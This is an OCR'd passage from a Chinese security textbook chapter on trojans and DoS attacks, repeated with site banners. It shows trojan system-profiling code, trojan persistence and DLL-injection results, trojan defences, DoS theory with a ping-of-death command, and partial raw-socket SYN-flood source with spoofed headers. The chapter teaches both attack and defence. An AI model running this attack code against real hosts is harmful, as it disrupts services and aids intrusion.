    //0——未知盘；1——不存在；2——可移动磁盘；3——固定磁盘
    //4——网络磁盘；5——CD-ROM；6——内存虚拟盘
    for (name='A';name<='Z';name++)
    {
        strname.Format(_T("%c:"), name);
        type = GetDriveType(strname); //获得磁盘类型
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            switch(type)
            {
                case 0:
                    printf("未知类型磁盘: %s", strname);
                    break;
                case 2:
                    printf("可移动类型磁盘: %s", strname);
                    break;
                case 3:
                    printf("固定磁盘: %s", strname);
                    break;
                case 4:
                    printf("网络映射磁盘: %s", strname);
                    break;
                case 5:
                    printf("光驱: %s", strname);
                    break;
                case 6:
                    printf("内存虚拟磁盘: %s", strname);
                    break;
                default:
                    break;
            }
            if(type != 1)
            {
                // 获取磁盘空间信息
                GetDiskFreeSpace(strname, &sector, &byte, &free, &cluster);
                // 磁盘总大小
                totalspace = int(cluster)*byte*sector/1024/1024;
                // 磁盘可用空间大小
                freespace = int(free)*byte*sector/1024/1024;
                printf("  总大小  %d Mb", totalspace);
                printf("  可用空间  %d Mb", freespace);
                printf("\n");
            }
        }
    }
```

上面程序是实现获取磁盘信息的功能函数。程序从盘符“A”循环到盘符“Z”，循环体中首先调用 GetDriveType 函数，输入参数即盘符标志，返回值为磁盘类型。如果是合法的盘符，则调用 GetDiskFreeSpace 函数获取磁盘总空间大小和可用空间大小。最后将磁盘具体信息输出。

```
int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
    int nRetCode = 0;
    // initialize MFC and print and error on failure
    if (!AfxWinInit(::GetModuleHandle(NULL), NULL, ::GetCommandLine(), 0))
    {
        // TODO: change error code to suit your needs
        cerr << _T("Fatal Error: MFC initialization failed") << endl;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            nRetCode = 1;
        }
        else
        {
            // TODO: code your application's behavior here.
            // 输出 CPU 信息
            GetCPUInfo( );
            // 输出内存信息
            GetMemoryInfo( );
            // 输出磁盘信息
            GetDiskInfo( );
        }
        return nRetCode;
}
```

上面程序是实现获取系统信息的主函数。程序调用 GetCPUInfo 函数获取 CPU 信息，调用 GetMemoryInfo 函数获取内存信息，调用 GetDiskInfo 函数获取磁盘信息。

实际上，木马获取系统信息后一般将信息写成文件然后传输回攻击端。这里为了演示方便，程序将系统信息在控制台上进行输出。

4.2.3 木马实例运行结果

1. 自加载运行结果

执行自加载示例中程序 AutoRun.exe 后，在“运行”对话框中输入“regedit”进入注册表，然后进入注册表项 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersions\Run 中，可以看到 AutoRun.exe 已经被注册到注册表中，如图 4-1 所示，这说明每次主机重启后都会执行这个文件。




图 4-1 自加载程序运行结果

2. DLL 木马运行结果

执行示例中的程序 DLLTrojan.exe 后，打开 Windows 任务管理器，没有发现相应的进程，如图 4-2 所示，这说明 DLL 木马已经进行了隐藏，用户是无法发现木马存在的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 4-2 DLL 木马运行后的任务管理器状况

使用 IceSword 工具，显示所有的进程，查看 DLL 木马插入的进程 MSMSGS.EXE，打开进程的模块信息，可以发现 DLL 木马（trojan.dll）的存在，如图 4-3 所示，这说明 DLL 木马已经插入到进程中，也说明用户是可以使用一些工具查出 DLL 木马的存在的。




图 4-3 DLL 木马插入进程示意图

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. 获取系统信息运行结果

在命令行提示符下运行获取系统信息程序 GetSysInfo.exe 后，可以看到，程序获取了系统的 CPU 信息、内存信息和磁盘信息，如图 4-4 所示。



图 4-4 获取系统信息运行结果

4.2.4 木马的防范措施

为了减少或避免木马给主机以及网络带来危害，可以从两方面来有效地防范木马：使用防火墙阻止木马入侵以及及时查杀入侵后的木马。

防火墙是抵挡木马入侵的第一道门，也是最好的方式。绝大多数木马都是必须采用直接通信的方式进行连接，防火墙可以阻塞拒绝来源不明的 TCP 数据包。防火墙的这种阻塞方式还可以阻止 UDP、ICMP 等其他 IP 数据包的通信。防火墙完全可以进行数据包过滤检查，在适当规则的限制下，如对通信端口进行限制，只允许系统接受限定的几个端口的数据请求，这样即使木马植入成功，攻击者也无法进入用户的系统，因为防火墙把攻击者和木马分隔开来了。但是，仍然有一些木马可以绕过防火墙进入目标主机（比如反弹端口木马），还有一些将端口寄生在合法端口上的木马，防火墙对此也无能为力。因此，必须要能迅速地查杀出已经入侵的木马。

木马的查杀，可以采用自动和手动两种方式。最简单的删除木马的方法是安装杀毒软件，现在很多杀毒软件能删除网络上最猖獗的木马。但是，由于杀毒软件的升级多数情况下慢于木马的出现，因此学会手工查杀非常必要。方法主要有以下几种。

（1）检查主机开发的端口。

木马进行通信时大都会开启一个通信端口，这个端口一般是用户不常见的。检查端口可以使用专门的端口扫描器，也可以在命令行提示符下使用“netstat –an”命令进行查看网络情况。除了服务器默认使用的端口外，其他的开放端口都要引起警觉。

对于 Windows NT/2000 系统，有一些很有用的工具用于分析特洛伊木马程序的网络行为。例如 Fport，Fport 程序不但可以查看系统当前打开的所有 TCP/UDP 端口，而且可以直接查看与之相关的程序名称，为过滤可疑程序提供了方便。

（2）检查系统进程。

有些木马的运行会生成系统进程，对系统进程列表进行分析和过滤始终是发现可疑程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的第一步。虽然现在也有一些技术使木马不显示在进程管理器中，不过绝大多数木马在运行期都会在系统中生成进程。因此，检查进程是一种非常有效的发现木马踪迹的方法。

使用进程检查的前提是需要管理员了解系统正常情况下运行的系统进程。这样当有不属于正常的系统进程出现时，管理员能很快发现。

（3）检查注册表。

为使木马运行，大部分的木马都会通过注册表把自己添加到开机启动的程序当中，这样，才能在计算机开机后进行加载，确保正常工作。也有少数木马采用的是文件捆绑的方式，将木马与特定的文件捆绑，如果捆绑木马的文件运行了，木马也就随之运行。

（4）检查系统文件。

Win.ini 以及 System.ini 也是木马经常隐蔽的文件。比方说，Win.ini 的[Windows]小节下的 load 和 run 后面在正常情况下是没有跟什么程序的，如果有了那就要注意是否是木马。在 System.ini 的[boot]小节的 Shell=Explorer.exe 后面也是加载木马的隐蔽地方，因此也要注意这里。当看到变成这样：Shell=Explorer.exe wind0ws.exe，请注意那个“wind0ws.exe”很有可能就是木马服务器程序。检查 C:\WINDOWS\winstart.bat、C:\WINDOWS\wininit.ini、Autoexec.bat，木马也很可能隐藏在那里。

（5）监视网络通信。

对于一些特殊的特洛伊木马（如通过 ICMP 数据通信），被控端不需要打开任何监听端口，也无需反向连接，更不会有什么已经建立的固定连接，使得 netstat 或 Fport 等工具很难发挥作用。对付这种特洛伊木马，除了检查可疑进程之外，还可以通过 Sniffer 软件监视网络通信来发现可疑情况。首先关闭所有已知有网络行为的合法程序，然后打开 Sniffer 软件进行监听，若在这种情况下仍然有大量的数据传输，则基本可以确定后台正运行着恶意程序。这种方法并不是非常得准确，并且要求对系统和应用软件较为熟悉，因为某些带自动升级的软件也会产生类似的数据流量。

4.3 DoS 攻击

4.3.1 DoS 攻击简介与原理

从 2000 年开始，日渐成熟的技术使拒绝服务（Denial of Service，DoS）攻击从一种骚扰变成了一种对电子商务活动构成严重威胁的高发风险。早期拒绝服务攻击技术几乎都利用了与因特网底层通信协议 TCP/IP 有关的某种操作系统缺陷。只需发出一组简单的数据包，诸如“ping of death”、Smurf、Fraggle、Boink、Teardrop 之类的攻击手段就可以让没有及时打上补丁的系统陷于瘫痪。

随着网络规模不断扩大，上网用户迅猛增多，一些具有不法意图的黑客和一些充满好奇心的用户，会尝试使用 DoS 攻击对服务器或者个人计算机进行攻击，造成互联网的不安全，由于 DoS 攻击一般不需要攻击者与受害者进行交互，因此，攻击者可以伪造攻击性数据包中的源 IP 地址，而对于有些 DoS 攻击（如 SYN 风暴等），伪造 IP 地址会使攻击更有效，这就使得受害者不知攻击来自于何方，从而既难采取有效的措施防范攻击或缓解攻击，又难以找

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

到攻击者，追究其责任。

一种新的 DoS 攻击模式——分布式拒绝服务（DDoS）攻击使得多个拥有较少资源的攻击者通过协同工作可以有效地攻击资源较丰富的受害者。分布式拒绝服务攻击活动产生的通信量连规模最大的在线服务提供商也难以招架。这些攻击利用了在制定 TCP/IP 协议时没有考虑到的一些因素：对 TCP/IP 实现能够同时处理的 SYN 请求个数没有做出限制性规定。因此，分布式拒绝服务攻击也是让网络管理员最为伤脑筋的事情，如果平时没有对分布式拒绝服务攻击有深刻的了解，那么攻击真的来临时，网络管理员很有可能会束手无策，任由攻击者为所欲为。

下面，从几个方面具体讲解一下 DoS 攻击的相关知识。

1．DoS 概念

DoS 的基本攻击过程是：攻击者向服务器发送众多的带有虚假地址的请求，服务器发送回复信息后等待回应信息，由于地址是虚假的，服务器无法得到回传的消息，分配给这次请求的资源得不到释放。等待一定的时间后，连接会因超时而被切断，而攻击者会传送新的一批请求。在这种反复发送虚假地址请求的情况下，提供响应服务器的资源受到极大消耗，无法对其正常访问。DoS 攻击的原理如图 4-5 所示。

2．DDoS 概念

DDoS 全称为 Distributed Denial of Service，是一种基于 DoS 的特殊形式的拒绝服务攻击，是一种分布、协作的大规模攻击方式，主要目标是比较大的站点，如企业网站、搜索引擎和政府部门的站点。基本的 DoS 攻击只要一台能连接 Internet 的单机就可实现，DDoS 攻击则是利用一批受控制的计算机向一台计算机发起攻击，具有较大的破坏性。DDoS 的攻击原理如图 4-6 所示。




图 4-5　DoS 攻击原理




图 4-6　DDoS 攻击原理

DDoS 攻击分 3 层实施：攻击者、主控端、代理端。3 者共同完成整个攻击过程。

（1）攻击者——该计算机是攻击的主控平台，可以是网络上任何一台主机。攻击者操纵整个攻击过程，它向主控端发送攻击命令。

（2）主控端——攻击者非法侵入并控制的一些主机，这些主机还分别控制大量的代理机。攻击者通过后门在主控端主机安装了特定的程序，使它们可以接受攻击者发来的特殊指令，并且可以把这些命令发送到代理主机上。

（3）代理端——被攻击者侵入并控制的一些主机，它们运行攻击程序，接受和运行主控

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

端发来的命令。代理端主机是攻击的执行者，直接向目标主机发动攻击。

3．早期的 DoS 攻击技术：安防漏洞

早期的 DoS 攻击活动基本都是基于利用操作系统里的各种软件缺陷，这些缺陷大都属于会导致软件或硬件无法处理例外情况的程序设计的失误。这些例外情况通常发生在用户向有缺陷的程序发送或输入了出乎预料的数据的时候。在这些早期的 DoS 攻击技术中，最具危害性的是以某种操作系统的 TCP/IP 协议栈作为攻击目标的“发送异常数据包”手段。下面对其中一些技术进行介绍。

（1）超长数据包。

这是最早出现的 DoS 攻击技术之一，攻击者在一台 Windows 系统上发出“ping of death”（运行“ping –l 65510 192.168.0.2”，其中“192.168.0.2”是被攻击系统的 IP 地址）是这种攻击技术的典型运用之一。jolt 程序也属于这类攻击工具，攻击者可以利用这个简单的 C 程序在操作系统自带的 ping 命令无法生成超长数据包时发动这种攻击。这种攻击技术的要点是设法生成一个长度超过 65 535 字节的数据包，而这样的数据包能够让某些版本比较新的操作系统崩溃。

（2）数据包片段重叠。

这种攻击技术的要点是迫使目标机的操作系统去处理彼此有重叠的 TCP/IP 数据包片段，而这将导致很多操作系统发生崩溃或出现资源耗尽问题。这类 DoS 工具主要有 teardrop、bonk、boink 和 nestea。

（3）自反馈洪水。

这类攻击在早期一般是利用 UNIX 系统上的 chargen 服务生成一个数据流并把这个数据流的目的地设置为同一个系统上的 echo 服务，这样就形成了一个无限循环，而那台系统将被它自己生成的数据冲垮。后来又出现了几种利用 TCP/IP 数据包来实现这种攻击的手段——在数据包的源地址字段和目的地址字段里填上同一个系统的 IP 地址。这类 DoS 工具主要有 Land 和 LaTierra。

（4）IP 碎片攻击。

TCP/IP 协议允许发送者按照自己的想法把数据包拆分成一些片段。如果发送方（攻击者）的系统把每个数据包都拆分成非常多的片段，接收方（被攻击者）的系统或网络就不得不进行大量的计算才能把那些片段重新拼装起来。基于这一原理的 Jolt2 程序可以发出大量一模一样的数据包片段。

以上这些攻击方法基本都是利用系统漏洞运行的，这些漏洞中的绝大多数已经被修补好了。从目前来看，这些早期的 DoS 攻击技术已经不太可能再度成为一种严重的威胁。但一些更加有效的 DoS 攻击技术也已经被开发出来了。

4．现代 DoS：能力消耗

能力消耗 DoS 技术对当今的网络世界构成了真正的威胁，这种技术也称为带宽耗用攻击，其思想是耗尽目标系统的全部带宽，让它无法向合法用户提供服务。下面具体讲解几类最重要的能力消耗 DoS。

（1）SYN 洪水。

TCP/IP 网络协议族是按照在开放和彼此信任的群体中使用来设计的，当今广泛采用的 TCP/IP 协议版本（即 IPv4）有本质性的缺陷。在利用了这些缺陷的 DoS 攻击手段中，“SYN

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

洪水”是使用范围最广的一种。要想深入理解“SYN 洪水”，必须先弄清底层的 TCP/IP 机制。

通常情况下，SYN 数据包从系统 A 上某个确定端口发出，到达系统 B 上某个处于监听状态的端口。此时，系统 B 上的这个潜在连接处于 SYN_RECV（已收到 SYN）状态。系统 B 接着尝试往系统 A 发回一个 SYN/ACK 数据包。如果一切都没问题，系统 A 就会再发出一个 ACK 数据包，连接于是转移到 ESTABLISHED（已建立）状态。

这个机制在大多数情况下工作得很好，然而却存在攻击者可用来创建 DoS 条件的某些内在不足。问题在于大多数系统会在设置一个潜在连接即尚未完全建立的连接时（也称为“半开”连接）分配一定数量的资源。尽管大多数系统能够承受到某个特定端口（例如 80 端口）的数百个连接，但仅仅十几个潜在的连接请求却可能耗尽分配给设置连接用的全部资源。这一点正是 SYN 洪水攻击者用于使一个系统拒绝提供服务的机制。

发动 SYN 洪水攻击时，攻击者会发送一个从系统 A 到系统 B 的 SYN 数据包，不过他会用一个不存在的系统伪装源地址。系统 B 于是试图发送一个 SYN/ACK 数据包到这个欺骗性地址。要是这个被冒充的系统确实存在，那么它通常会给系统 B 响应一个 RST 数据包，因为它并没有发起这个连接。然而攻击者冒充的却是不存在的系统，这么一来，系统 B 发出 SYN/ACK 数据包后却再也收不到相应的 RST 数据包或 ACK 数据包。这个现在处于 SYN_RECV 状态的潜在连接被系统 B 置于一个连接队列中。系统 B 现在承担着把这个潜在连接设置完毕的任务，直到建立连接定时器发生超时而把该潜在连接冲刷出连接队列为止。连接定时器的设置各个系统不一样，不过某些存在问题的 IP 实现可能短到 75 秒钟或长到 23 分钟。既然连接队列的容量通常很小，攻击者因此只需每 10 秒发送若干个 SYN 数据包就能完全禁止某个特定端口。受攻击的系统将永远无法在接收新的 SYN 请求之前清空已经排得满满的队列。

（2）UDP 洪水。

因为 UDP 的不可靠性，通过发送大量 UDP 数据包而导致目标系统的计算负载出现显著增加的情况并不是很容易。Foundstone 公司开发的 udpflood 工具提供了一个简单的办法来演示这种技术。除了能够在最短的时间里发出尽可能多的 UDP 数据包以外，UDP 洪水没有任何技术方面的突出之处。尽管如此，仍需要在网络边界阻断绝大多数 UDP 端口。

（3）Smurf 和 Fraggle。

Smurf 攻击因其对攻击的放大效应而成为最有危害性的 DoS 攻击之一。这种放大效果是往一个网络上的多个系统发送定向广播的 ping 请求，这些系统接着对这种请求做出响应的效果。定向广播的 ping 请求既可能发送给网络地址，也可以发送给网络广播地址，并且需要一个设备，可以执行第 3 层（IP）到第 2 层（网络）的广播功能。假设一个标准的 C 类地址网络（不划分子网），其网络地址的最后一个字节为 0，其广播地址的最后一个字节为 255。定向广播一般用于诊断目的，这样不需要逐个 ping 一个子网内的每个地址，就能查出哪些地址是有计算机正在使用着的。

Smurf 攻击利用了定向广播，至少需要 3 个角色：攻击者、放大网络和受害者。攻击者向放大网络的广播地址发送伪造的 ICMP 回射请求数据包，这样看起来像是受害者系统发起了这些请求。放大效果接着开始表现。既然这些回射请求数据包是发送给广播地址的，放大网络上的所有系统于是对受害者系统作出响应。如果某个攻击者给一个拥有 100 个会对广播 ping 请求作出响应的系统的放大网络发送了单个 ICMP 数据包，那么从效果看把 DoS 攻击放

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

大了 100 倍。称响应数据包和请求数据包的比例为放大率。这么一来，能够找到高放大率放大网络的攻击者有更大的填塞受害者网络的机会。

这种攻击的一个变体称为 Fraggle 攻击。Fraggle 攻击基本上是用 UDP 替代 ICMP 的 Smurf 攻击。攻击者可以向放大网络的广播地址发送欺诈受害者源地址的 UDP 数据包。放大网络上启用了回射功能的每个系统都会向受害者的主机作出响应，从而引发大量的数据包。放大网络上没有启用回射功能的系统将产生一个 ICMP 不可达信息，因而仍然消耗带宽。

4.3.2 DoS 技术典型技术实例

在本小节中，具体讲解 DoS 攻击程序，利用的是 SYN 洪水技术。由于程序使用了原始套接字的伪造源地址技术，所以程序不能在 Windows XP SP2 系统下运行，因为 SP2 补丁禁止了伪造源地址的功能。在程序段中详细对程序进行了分析，读者可以根据实例和分析对 DoS 攻击原理和过程有更加直观而深刻的理解。完整的程序请到人民邮电出版社网站上下载。

源文件：DoS.cpp

```
/*******************************/
/* Thanks to Author LionD8      */
#include "stdio.h"
#include "winsock2.h"
#include "windows.h"
#include <ws2tcpip.h>
#include "wchar.h"
#pragma comment(lib, "ws2_32.lib")
#define SIO_RCVALL          _WSAIOW(IOC_VENDOR, 1)
char*      TargetIP;                // 目标机 IP
USHORT     TargetPort;              // 目标端口
USHORT     StartPort = 1;           // 起始端口
int        Interval;                // 发包时间间隔
UCHAR* outflowbuf = NULL;           // 选项字节
char* psend = NULL;                 // 伪造数据
DWORD len = 0;                      // 伪造数据长度
USHORT optlen= 0;                   // 选项字节长度
SOCKET sock = NULL;                 // 全局套接字
```

上面程序主要是包含一些相关的头文件和定义全局变量。变量 TargetIP 表示目标机的 IP，即被攻击者主机的 IP 地址；变量 TargetPort 表示目标机的端口；变量 StartPort 表示攻击者发包的起始端口号；变量 Interval 表示攻击者发包的时间间隔（以 ms 为单位）；变量 outflowbuf 表示选项字节；变量 psend 表示伪造的数据；变量 len 表示伪造数据的长度；变量 optlen 表示选项字节的长度。

```
// 定义 IP 首部格式
typedef struct _IPHeader
{
    unsigned char h_verlen;            // 版本和首部长度
    unsigned char tos;                 // 服务类型
    unsigned short total_len;          // 总长度
    unsigned short ident;              // 标识号
    unsigned short frag_and_flags;     // 段偏移量
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    unsigned char ttl;           // 生存时间
    unsigned char proto;         // 协议
    unsigned short checksum;     // 首部校验和
    unsigned int sourceIP;       // 源 IP 地址
    unsigned int destIP;         // 目的地址
}IPHEADER;
// 定义 TCP 首部格式
typedef struct _TCPHeader
{
    USHORT th_sport;        // 源端口号
    USHORT th_dport;        // 目的端口号
    unsigned int th_seq;    // SEQ 序号
    unsigned int th_ack;    // ACK 序号
    unsigned char th_lenres;// 首部长度
    unsigned char th_flag;  // 控制位
    USHORT th_win;          // 窗口大小
    USHORT th_sum;          // 校验和
    USHORT th_urp;          // 紧急指针
}TCPHEADER;
```

上面程序主要定义 IP 首部格式和 TCP 首部格式。

```
// 定义伪首部格式
typedef struct _PSDHeader
{
    unsigned long saddr;   // 源地址
    unsigned long daddr;   // 目的地址
    char mbz;
    char ptcl;             // 协议类型
    unsigned short tcpl;   // TCP 长度
}PSDHEADER;

// 定义攻击目标结构
typedef struct _AttackObj
{
    DWORD    dwIP;               // 目标机 IP
    USHORT   uAttackPort[11];// 目标机端口
    struct _AttackObj*   Next;
}ATOBJ;
```

上面程序定义了伪首部格式和攻击目标结构。伪首部用于向目标机发送伪造数据包。攻击目标结构用于攻击目标形成链表数据结构，以便连续操作。

```
// 计算校验和
USHORT checksum(USHORT *buffer, int size)
{
    unsigned long cksum=0;
    while(size >1)
    {
        cksum+=*buffer++;
        size -=sizeof(USHORT);
    }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    if(size)
    {
        cksum += *(UCHAR*)buffer;
    }
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >>16);
    return (USHORT)(~cksum);
}
```

上面程序是实现计算校验和的功能函数。由于要伪造数据包，所以在填充完伪造数据后需要重新计算校验和，否则，按照 TCP/IP 规则将丢弃校验和不正确的数据包。

```
// 转换攻击字符串格式
void ConvertOpt (CHAR* pu)
{
    int i=0 , lentemp;
    lentemp = strlen(pu);
    // 长度为输入的字符串的 1/2
    optlen = lentemp/2;
    outflowbuf = (UCHAR*)malloc(optlen);
    int k=0;
    for ( i = 0 ; i < lentemp ; i+=2 )
    {
        BYTE tempb = 0;
        tempb = pu[i+1];
        // 如果 ANSI 码小于 9 则减去 0x30, 否则减去 0x37
        if ( tempb < '9')
            tempb = tempb - 0x30;
        else
        {
            tempb = tempb - 0x37;
        }
        outflowbuf[k] = tempb;
        tempb = 0;
        tempb = pu[i];
        if ( tempb < '9')
            tempb = tempb - 0x30;
        else
        {
            tempb = tempb - 0x37;
        }
        // 移位操作
        tempb= tempb<<4;
        outflowbuf[k]+= tempb;
        k++;
    }
}
```

上面程序是实现溢出字符串进行转换的功能函数。对字符串进行转换的目的是使发出的数据更具有攻击性。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// 获取本机 IP
DWORD GetLocalIP( )
{
    DWORD dwIP=0;
    int i=0;
    struct hostent* lp = NULL;
    char HostName[255] = {0};
    gethostname(HostName, 255);
    lp = gethostbyname (HostName);
    while ( lp->h_addr_list[i] != NULL )
        i++;
    dwIP = *(DWORD*)lp->h_addr_list[--i];
    return dwIP;
}
```

上面程序是实现获取本机 IP 的功能函数。程序流程是：首先调用 gethostname 函数获取本机名，然后调用 gethostbyname 函数根据主机名获取主机信息，最后将主机信息中的 IP 地址字段用网络字节形式进行输出。

```
// 初始化原始套接字
BOOL InitRawSocket( )
{
    BOOL flag;
    int   nTimeOver;
    WSADATA WSAData;
    // 初始化 Winsock 库
    if (WSAStartup(MAKEWORD(2, 2), &WSAData)!=0)
    {
        printf("WSAStartup Error!\n");
        return FALSE;
    }
    // 设计攻击目标相关参数
    ListAttackObj = (ATOBJ*) calloc (1, sizeof(ATOBJ));
    ListAttackObj->dwIP = inet_addr( TargetIP );
    ListAttackObj->uAttackPort[0] = htons(TargetPort);
    ListAttackObj->uAttackPort[1] = 0;
    ListAttackObj->Next=NULL;
    sock=NULL;
    // 创建原始套接字
    if ((sock=socket(AF_INET, SOCK_RAW, IPPROTO_IP))==INVALID_SOCKET)
    {
        printf("Socket Create Failed:%d\n", WSAGetLastError( ));
        return FALSE;
    }
    flag=true;
    // 设置套接字参数
    if (setsockopt(sock, IPPROTO_IP,
        IP_HDRINCL, (char *)&flag,
        sizeof(flag))==SOCKET_ERROR)
    {
```


溜客安全网 WwW.176Ku.CoM

